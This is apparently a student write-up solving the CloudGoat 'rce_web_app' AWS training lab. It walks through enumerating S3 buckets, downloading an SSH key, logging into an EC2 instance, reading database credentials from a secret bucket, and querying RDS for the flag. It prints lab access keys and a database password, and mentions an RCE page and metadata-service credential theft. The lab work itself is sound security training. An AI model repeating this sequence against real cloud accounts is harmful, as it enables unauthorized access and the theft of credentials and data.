CloudGoat_rec_web_app

Mentor	Niko
Trak	Digital Forensics
Name	Hunseok Song
Submit date	24.08.18

내용

1. Installation process

Install the AWS CLI, create an account named BoB13CloudAdmin, and generate an IAM key.


[Figure 1] IAM account created

Install CloudGoat – scenario: rce_web_app.

```
(.venv) song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat$ ./cloudgoat.py create rce_web_app
Using default profile "BoB13DFAdmin" from config.yml...
Loading whitelist.txt...
A whitelist.txt file was found that contains at least one valid IP address or range.

Now running rce_web_app's start.sh...
Initializing the backend...
Initializing provider plugins...
- Finding hashicorp/aws versions matching "~> 4.16"...
- Installing hashicorp/aws v4.67.0...
- Installed hashicorp/aws v4.67.0 (signed by HashiCorp)
Terraform has created a lock file .terraform.lock.hcl to record the provider
selections it made above. Include this file in your version control repository
so that Terraform can guarantee to make the same selections by default when
you run "terraform init" in the future.
```

[Figure 2] scenario: rce_web_app



[Figure 3] What AWS looks like after installation

2. Scenario

2.1 Summary

This scenario covers an attacker starting as the IAM user Lara, exploring the load balancer and S3 buckets, exploiting the web application's RCE vulnerability to expose confidential files, and finally accessing the RDS database. Another path would be to start as the IAM user McDuck, enumerating the S3 buckets and obtaining an SSH key, which would allow direct access to the EC2 server and database.

2.2 IAM User “Lara”

While exploring the AWS environment as IAM user Lara, the attacker discovers a web application and a secret admin page, and gains shell access to the EC2 instance through an RCE vulnerability. The attacker then accesses the RDS database via two paths to obtain the secret text, which is the goal of the scenario. In the first path (Branch A), they discover the RDS login credentials in a private S3 bucket, and in the second path (Branch B), they obtain the credentials through the EC2 metadata service.

2.3 IAM User “McDuck”

The attacker discovers an SSH key pair by listing S3 buckets with the provided key and uses it to log in to the EC2 instance. With the privileges of the EC2 instance, they browse the private S3 bucket to obtain the credentials of the RDS database, which they use to access the RDS database and obtain their goal: the ciphertext.

3. Solve problems - Lara

lara and mcduck's key

```
(.venv) song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgid8wm0ntk7fb$ cat start.txt
cloudgoat_output_aws_account_id = 160885254045
cloudgoat_output_lara_access_key_id = AKIASK5MCE6O6D2UIH4X
cloudgoat_output_lara_secret_key = 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
cloudgoat_output_mcduck_access_key_id = AKIASK5MCE6O2EGN4ASY
cloudgoat_output_mcduck_secret_key = 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
```

[Figure 4] keys

```
(.venv) song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgid8wm0ntk7fb$ aws configure --profile Lara
AWS Access Key ID [None]: AKIASK5MCE6O6D2UIH4X
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-2
```

[Figure 5] configure Lara

The current user does not have permission to view policies and role.

```
(.venv) song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgid8wm0ntk7fb
$ aws iam list-user-policies --user-name lara --profile Lara

An error occurred (AccessDenied) when calling the ListUserPolicies operation: User: arn:aws:
iam::160885254045:user/lara is not authorized to perform: iam:ListUserPolicies on resource:
user lara because no identity-based policy allows the iam:ListUserPolicies action
(.venv) song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgid8wm0ntk7fb
$ aws iam list-attached-user-policies --user-name lara --profile Lara

An error occurred (AccessDenied) when calling the ListAttachedUserPolicies operation: User:
arn:aws:iam::160885254045:user/lara is not authorized to perform: iam:ListAttachedUserPolici
es on resource: user lara because no identity-based policy allows the iam:ListAttachedUserPo
licies action
(.venv) song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgid8wm0ntk7fb
$ aws iam list-roles --profile Lara

An error occurred (AccessDenied) when calling the ListRoles operation: User: arn:aws:iam::16
0885254045:user/lara is not authorized to perform: iam:ListRoles on resource: arn:aws:iam::1
60885254045:role/ because no identity-based policy allows the iam:ListRoles action
```

[Figure 6] permission deny

I looked up the Lara s3 bucket.

```
(.venv) song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgid8wm0ntk7f
$ aws s3 ls --profile Lara
2024-08-12 23:32:08 cg-cardholder-data-bucket-cloud-breach-s3-cgidfekdpuipxr
2024-08-13 00:47:47 cg-keystore-s3-bucket-rce-web-app-cgid8wm0ntk7fb
2024-08-13 00:47:50 cg-logs-s3-bucket-rce-web-app-cgid8wm0ntk7fb
2024-08-13 00:47:47 cg-secret-s3-bucket-rce-web-app-cgid8wm0ntk7fb
```

[Figure 7] Lara bucket

The actual bucket that you can access and print when you output the contents of the bucket one by one is "cg-logs-s3-bucket-rce-web-app-cgid8wm0ntk7fb".

```
(.venv) song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgid8wm0ntk7fb
$ aws s3 ls cg-cardholder-data-bucket-cloud-breach-s3-cgidfekdpuipxr --profile Lara

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
(.venv) song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgid8wm0ntk7fb
$ aws s3 ls cg-keystore-s3-bucket-rce-web-app-cgid8wm0ntk7fb --profile Lara

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
(.venv) song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgid8wm0ntk7fb
$ aws s3 ls cg-logs-s3-bucket-rce-web-app-cgid8wm0ntk7fb --profile Lara
                           PRE cg-lb-logs/
(.venv) song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgid8wm0ntk7fb
$ aws s3 ls cg-secret-s3-bucket-rce-web-app-cgid8wm0ntk7fb --profile Lara

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
(.venv) song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgid8wm0ntk7fb
```

[Figure 8] Accessible buckets


I checked the bucket and found the log file.

```
(.venv) song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgid8wm0ntk7fb
$ aws s3 ls s3://cg-logs-s3-bucket-rce-web-app-cgid8wm0ntk7fb --recursive --profile Lara
2024-08-13 00:51:01        107 cg-lb-logs/AWSLogs/160885254045/ELBAccessLogTestFile
2024-08-13 00:51:39      19199 cg-lb-logs/AWSLogs/160885254045/elasticloadbalancing/us-east-
1/2019/06/19/555555555555_elasticloadbalancing_us-east-1_app.cg-lb-cgidp347lhz47g.d36d4f13b7
3c2fe7_20190618T2140Z_10.10.10.100_5m9btchz.log
```

[Figure 9] log file


```
song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_a
pp_cgidz77d7p6ft0$ aws s3 cp s3://cg-logs-s3-bucket-rce-web-app-cgi
dz77d7p6ft0/cg-lb-logs/AWSLog
s/160885254045/elasticloadbalancing/us-east-1/2019/06/19/5555555555
55_elasticloadbalancing_us-east-1_app.cg-lb-cgidp347lhz47g.d36d4f13
b73c2fe7_20190618T2140Z_10.10.10.100_5m9btchz.log ./ --profile Lara
download: s3://cg-logs-s3-bucket-rce-web-app-cgidz77d7p6ft0/cg-lb-l
ogs/AWSLogs/160885254045/elasticloadbalancing/us-east-1/2019/06/19/
555555555555_elasticloadbalancing_us-east-1_app.cg-lb-cgidp347lhz47
g.d36d4f13b73c2fe7_20190618T2140Z_10.10.10.100_5m9btchz.log to ./55
5555555555_elasticloadbalancing_us-east-1_app.cg-lb-cgidp3song@song
```

[Figure 10] Download log files




[Figure 11]

Enter the load balancer's DNS




[Figure 12] load balancer



[Figure 13] Content on the site


In the log file you downloaded earlier, print only logs for the "html" extension.




[Figure 14] The filtered

Utilize the load balancer URL in the HTML obtained above. A window will pop up where you can type command.


[Figure 15] site looks




[Figure 16] whoami command



[Figure 17] Verify public IP



[Figure 18] The same IP as the EC2 instance



[Figure 19] Requests to get credential information for IAM roles associated with an instance

[Figure 20] Make a request to get the instance's "user data"

psql으로 database에 연결하고 "-c" 옵션을 주면 그 뒤에 database에 대한 명령을 추가할 수 있다.

[Figure 21] Added databases

4. Solve problems - McDuck

Check MCDuck's policies

```
song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgidz77d7p6ft0$ a
ws configure --profile McDuck
AWS Access Key ID [None]: AKIASK5MCE6OYD6D7TJT
AWS Secret Access Key [None]: g7jyTgmjLsbeWyN2XHvLa3aS460VxaFhcR2wcNci
Default region name [None]: us-east-1
Default output format [None]:
```

[Figure 22] Modify your McDuck profile

```
song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgidz77d7p6ft0$ a
ws s3 ls --profile McDuck
2024-08-17 07:28:56 cg-keystore-s3-bucket-rce-web-app-cgidz77d7p6ft0
2024-08-17 07:28:56 cg-logs-s3-bucket-rce-web-app-cgidz77d7p6ft0
2024-08-17 07:28:56 cg-secret-s3-bucket-rce-web-app-cgidz77d7p6ft0
```

[Figure 23] Check your McDuck bucket

Unlike Lara, this time we are allowed access to the keystore bucket, so we can see the SSH keys.

```
song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgidz77d7p6ft0$ a
ws s3 ls s3://cg-keystore-s3-bucket-rce-web-app-cgidz77d7p6ft0 --recursive --profile Mc
Duck
2024-08-17 07:29:00       3401 cloudgoat
2024-08-17 07:29:01        759 cloudgoat.pub
song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgidz77d7p6ft0$ a
ws s3 ls s3://cg-logs-s3-bucket-rce-web-app-cgidz77d7p6ft0 --recursive --profile McDuck
```

[Figure 24] check SSH key

Copy the files 'cloudgoat' and 'cloudgoat.pub' to your current directory.

```
song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgidz77d7p6ft0$ a
ws s3 cp s3://cg-keystore-s3-bucket-rce-web-app-cgidz77d7p6ft0/cloudgoat ./ --profile M
cDuck
download: s3://cg-keystore-s3-bucket-rce-web-app-cgidz77d7p6ft0/cloudgoat to ./cloudgoa
t
song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgidz77d7p6ft0$ a
ws s3 cp s3://cg-keystore-s3-bucket-rce-web-app-cgidz77d7p6ft0/cloudgoat.pub ./ --profi
le McDuck
download: s3://cg-keystore-s3-bucket-rce-web-app-cgidz77d7p6ft0/cloudgoat.pub to ./clou
dgoat.pub
```

[Figure 25] copy SSH key

We see that the public IP is the same as above, and we can ssh to it.

```
song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgidz77d7p6ft0$ a
ws ec2 describe-instances --profile McDuck
{^[
    "Reservations": [
        {
            "Groups": [],
            "Instances": [
                {
                    "AmiLaunchIndex": 0,
                    "ImageId": "ami-055744c75048d8296",
                    "InstanceId": "i-05fea26e0a687a9c3",
                    "InstanceType": "t2.micro",
                    "KeyName": "cg-ec2-key-pair-rce_web_app_cgidz77d7p6ft0",
                    "LaunchTime": "2024-08-16T22:34:14+00:00",
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "Placement": {
                        "AvailabilityZone": "us-east-1a",
                        "GroupName": "",
                        "Tenancy": "default"
                    },
                    "PrivateDnsName": "ip-10-0-10-127.ec2.internal",
                    "PrivateIpAddress": "10.0.10.127",
                    "ProductCodes": [],
                    "PublicDnsName": "ec2-3-82-5-248.compute-1.amazonaws.com",
                    "PublicIpAddress": "3.82.5.248",
                    "State": {
                        "Code": 16,
                        "Name": "running"
                    },
```

[Figure 26] Get information about an AWS EC2 instance

SSH connect

```
song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgidz77d7p6ft0$ chmod 400 cloudgoat
song@song-VMware-Virtual-Platform:~/Desktop/git/cloudgoat/rce_web_app_cgidz77d7p6ft0$ ssh -i cloudgoat ubuntu@3.82.5.248
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1103-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Aug 18 06:48:58 UTC 2024

  System load:  0.0               Processes:           103
  Usage of /:   23.1% of 7.57GB   Users logged in:     0
  Memory usage: 25%               IP address for eth0: 10.0.10.127
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

Expanded Security Maintenance for Infrastructure is not enabled.

7 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

116 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 18.04 at
https://ubuntu.com/18-04


To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

[Figure 27] SSH connect

To install the AWS CLI and list your S3 buckets

```
ubuntu@ip-10-0-10-127:~$ sudo apt-get install awscli
Reading package lists... Done
Building dependency tree
```

[Figure 28] install AWS CLI

```
ubuntu@ip-10-0-10-127:~$ aws s3 ls
2024-08-18 07:30:22 cg-keystore-s3-bucket-rce-web-app-cgidj42xuufezh
2024-08-16 22:28:56 cg-keystore-s3-bucket-rce-web-app-cgidz77d7p6ft0
2024-08-18 07:30:21 cg-logs-s3-bucket-rce-web-app-cgidj42xuufezh
2024-08-16 22:28:56 cg-logs-s3-bucket-rce-web-app-cgidz77d7p6ft0
2024-08-18 07:30:21 cg-secret-s3-bucket-rce-web-app-cgidj42xuufezh
2024-08-16 22:28:56 cg-secret-s3-bucket-rce-web-app-cgidz77d7p6ft0
```

[Figure 29] Check S3 buckets

We now have permission to view the secret bucket and download the db.txt stored in the secret s3 bucket path.

```
ubuntu@ip-10-0-10-127:~$ aws s3 ls s3://cg-secret-s3-bucket-rce-web-app-cgidj42xuufezh
2024-08-18 07:30:26        282 db.txt
ubuntu@ip-10-0-10-127:~$ aws s3 ls s3://cg-secret-s3-bucket-rce-web-app-cgidz77d7p6ft0
2024-08-16 22:29:00        282 db.txt
ubuntu@ip-10-0-10-127:~$
```

[Figure 30] secret s3 bucket

```
ubuntu@ip-10-0-10-127:~$ aws s3 cp s3://cg-secret-s3-bucket-rce-web-app-cgidj42xuufezh/
db.txt ./
download: s3://cg-secret-s3-bucket-rce-web-app-cgidj42xuufezh/db.txt to ./db.txt
```

[Figure 31] download db.txt

```
ubuntu@ip-10-0-10-127:~$ ls
app  app.zip  db.txt
```

[Figure 32] downloaded db.txt

check db.txt contents

```
ubuntu@ip-10-0-10-127:~$ cat db.txt
Dear Tomas - For the LAST TIME, here are the database credentials. Save them to your pa
ssword manager, and delete this file when you've done so! This is definitely in breach
of our security policies!!!!

DB name: cloudgoat
Username: cgadmin
Password: Purplepwny2029

Sincerely,
```

[Figure 33] cat db.txt

Use RDS to output database information for an instance.

```
ubuntu@ip-10-0-10-127:~$ aws rds describe-db-instances --region us-east-1
{
    "DBInstances": [
        {
            "DBInstanceIdentifier": "cg-rds-instance-rce-web-app-cgidz77d7p6ft0",
            "DBInstanceClass": "db.t3.micro",
            "Engine": "postgres",
            "DBInstanceStatus": "available",
            "MasterUsername": "cgadmin",
            "DBName": "cloudgoat",
            "Endpoint": {
                "Address": "cg-rds-instance-rce-web-app-cgidz77d7p6ft0.c3ke22m4axrc.us-
east-1.rds.amazonaws.com",
                "Port": 5432,
                "HostedZoneId": "Z2R2ITUGPM61AM"
            },
            "AllocatedStorage": 20,
```

[Figure 34] Extracted database information

Can log in to the database with the cgadmin account

```
ubuntu@ip-10-0-10-127:~$ psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-rce-w
eb-app-cgidz77d7p6ft0.c3ke22m4axrc.us-east-1.rds.amazonaws.com:5432/cloudgoat
psql (10.23 (Ubuntu 10.23-0ubuntu0.18.04.2), server 12.19)
WARNING: psql major version 10, server major version 12.
         Some psql features might not work.
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256, comp
ression: off)
Type "help" for help.

cloudgoat=>
```

[Figure 35] database 로그인

```
cloudgoat=> \dt
                List of relations
 Schema |          Name          | Type  |  Owner
--------+------------------------+-------+---------
 public | sensitive_information | table | cgadmin
(1 row)

cloudgoat=> select * from sensitive_information;
         name          |            value
-----------------------+----------------------------
 Super-secret-passcode | V!C70RY-4hy2809gnbv40h8g4b
(1 row)
```

[Figure 36] check database